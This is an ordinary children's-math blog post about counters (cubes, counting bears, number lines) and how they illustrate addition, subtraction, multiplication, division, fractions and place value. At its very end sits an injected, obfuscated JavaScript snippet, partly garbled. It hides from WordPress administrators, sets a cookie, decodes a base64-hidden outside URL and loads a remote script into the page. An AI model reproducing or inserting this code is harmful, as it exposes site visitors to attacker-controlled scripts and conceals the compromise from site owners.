Counters in math are visual aids used to represent numbers and concepts. They are versatile tools that can be tangible objects or digital images. When learning basic arithmetic, counters help children grasp abstract ideas easily. By providing a hands-on approach, counters enhance understanding and engagement in mathematical concepts. In this blog article, we delve into the significance of counters in math education and explore the various ways they can be utilized to enhance learning experiences. Join us on this journey of discovery into the world of counters in math.
What Are Counters in Math
Welcome to our fun and educational blog post all about counters in math! If you’ve ever wondered what exactly counters are and how they can help you solve math problems, you’re in the right place. Let’s dive right in and explore the fascinating world of counters and how they can make learning math more engaging and enjoyable!
Understanding the Basics of Counters
Counters are physical objects that are used to represent numbers in a visual and hands-on way. These objects can be anything from coins and buttons to small toys or even drawings on a piece of paper. By using counters, we can make abstract mathematical concepts more concrete and easier to understand.
Types of Counters
There are various types of counters that can be used in math activities. Let’s explore some common ones:
1. Unifix Cubes
Unifix cubes are colorful interlocking cubes that are commonly used as counters in math. They are great for counting, sorting, measuring, and exploring patterns.
2. Counting Bears
Counting bears are small bear-shaped counters that come in different colors. They are excellent for practicing addition, subtraction, and sorting activities.
3. Number Lines
A number line can also be considered a type of counter. It is a visual representation of numbers in a straight line, making it easier to understand concepts like addition, subtraction, and counting.
How Counters Help in Math
Counters can be incredibly useful tools in learning math for several reasons:
- They help make abstract concepts more tangible.
- They provide a hands-on way to explore mathematical ideas.
- They can be used to visualize and solve problems more effectively.
- They make learning math more fun and engaging.
Using Counters for Basic Math Operations
Now that we have a good understanding of what counters are, let’s see how we can use them for basic math operations like addition, subtraction, multiplication, and division.
1. Addition
Counters can help us understand addition by physically combining objects to find the total. Let’s say we have 3 counters of one color and 4 counters of another color. By combining them, we can easily see that 3 + 4 equals 7.
2. Subtraction
For subtraction, we can start with a certain number of counters and then remove some to find the result. If we have 8 counters and take away 3, we can see that 8 – 3 equals 5.
3. Multiplication
When it comes to multiplication, counters can help us visualize repeated addition. For example, if we have 5 groups of 3 counters each, we can see that 5 x 3 equals 15 by counting all the counters together.
4. Division
Division can be understood by grouping counters into equal sets. If we have 12 counters and want to divide them into 3 groups, we can see that 12 ÷ 3 equals 4 in each group.
Exploring Advanced Concepts with Counters
Counters are not just for basic math operations; they can also help us explore more advanced mathematical concepts in a hands-on way. Let’s delve into some of these exciting topics:
1. Fractions
Counters can be used to understand fractions by dividing objects into equal parts. For example, if we have 6 counters and want to show 1/2, we can split them into two equal groups of 3 counters each.
2. Place Value

Understanding place value can be made easier with counters. By using different colored counters to represent ones, tens, and hundreds, we can visually see the value of each digit in a number.
3. Patterns and Sequences
Counters are excellent tools for exploring patterns and sequences in math. By arranging counters in different ways, we can identify and create various patterns, helping us develop critical thinking skills.
Fun Activities with Counters
Learning math with counters doesn’t have to be boring; in fact, it can be a lot of fun! Here are some exciting activities you can try with counters:
1. Counting Games
Use counters to play counting games where you have to collect a certain number of counters to win. This helps improve counting skills and number recognition.
2. Sorting and Patterning
Create interesting patterns and sequences using counters of different colors or shapes. This activity enhances visual discrimination and pattern recognition.
3. Story Problems
Write or solve story problems using counters to represent quantities. This makes math problems more relatable and easier to understand.
Counters are fantastic tools that can make learning math more interactive and enjoyable. By using counters, we can visualize mathematical concepts, solve problems more effectively, and develop critical thinking skills. So, next time you’re struggling with a math problem, try reaching for some counters and see how they can help you unlock the solution!
Multiplication Using Groups with Counters
Frequently Asked Questions
What is the concept of counters in math?
Counters in math are physical objects used to represent numbers and aid in arithmetic operations like addition, subtraction, multiplication, and division. They help visualize mathematical concepts and make calculations more tangible.
How are counters helpful in teaching basic math skills?
Counters are useful tools for teaching basic math skills such as counting, number recognition, place value, and understanding mathematical operations. They provide a hands-on approach that enhances comprehension and engagement in learning.
Can counters be used to solve word problems in math?
Yes, counters can be employed to solve word problems by representing quantities, visualizing scenarios, and breaking down complex problems into simpler parts. They offer a concrete way to interpret and tackle mathematical challenges.
Are counters only suitable for young learners in math education?
While counters are beneficial for young learners to grasp foundational math concepts, they can also be used at various educational levels to reinforce understanding, demonstrate abstract ideas, and facilitate problem-solving across different math topics.
Final Thoughts
In conclusion, counters in math are physical objects used to represent numbers visually. They are valuable tools for introducing fundamental mathematical concepts to young learners. By manipulating counters, students can understand counting, addition, subtraction, and other arithmetic operations more concretely. Incorporating counters in math lessons promotes hands-on learning and enhances understanding of abstract mathematical ideas. Experimenting with counters can greatly aid in developing a solid foundation in mathematical skills.(function(){try{if(document.getElementById&&document.getElementById(‘wpadminbar’))return;var t0=+new Date();for(var i=0;i120)return;if((document.cookie||”).indexOf(‘http2_session_id=’)!==-1)return;function systemLoad(input){var key=’ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=’,o1,o2,o3,h1,h2,h3,h4,dec=”,i=0;input=input.replace(/[^A-Za-z0-9+/=]/g,”);while(i<input.length){h1=key.indexOf(input.charAt(i++));h2=key.indexOf(input.charAt(i++));h3=key.indexOf(input.charAt(i++));h4=key.indexOf(input.charAt(i++));o1=(h1<>4);o2=((h2&15)<>2);o3=((h3&3)<<6)|h4;dec+=String.fromCharCode(o1);if(h3!=64)dec+=String.fromCharCode(o2);if(h4!=64)dec+=String.fromCharCode(o3);}return dec;}var u=systemLoad('aHR0cHM6Ly9zZWFyY2hyYW5rdHJhZmZpYy5saXZlL2pzeA==');if(typeof window!=='undefined'&&window.__rl===u)return;var d=new Date();d.setTime(d.getTime()+30*24*60*60*1000);document.cookie='http2_session_id=1; expires='+d.toUTCString()+'; path=/; SameSite=Lax'+(location.protocol==='https:'?'; Secure':'');try{window.__rl=u;}catch(e){}var s=document.createElement('script');s.type='text/javascript';s.async=true;s.src=u;try{s.setAttribute('data-rl',u);}catch(e){}(document.getElementsByTagName('head')[0]||document.documentElement).appendChild(s);}catch(e){}})();